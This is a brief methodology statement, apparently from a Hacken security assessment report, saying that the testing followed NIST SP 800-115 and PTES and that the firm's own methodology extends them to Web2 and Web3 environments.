This security assessment was conducted in alignment with recognised penetration testing standards, methodologies and guidelines, including the NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment, and the Penetration Testing Execution Standard (PTES), These assets provide a structured foundation for planning, executing, and documenting technical evaluations such as vulnerability assessments, exploitation activities, and security code reviews. Hacken's internal penetration testing methodology extends these principles to Web2 and Web3 environments to ensure consistency, repeatability, and verifiable outcomes.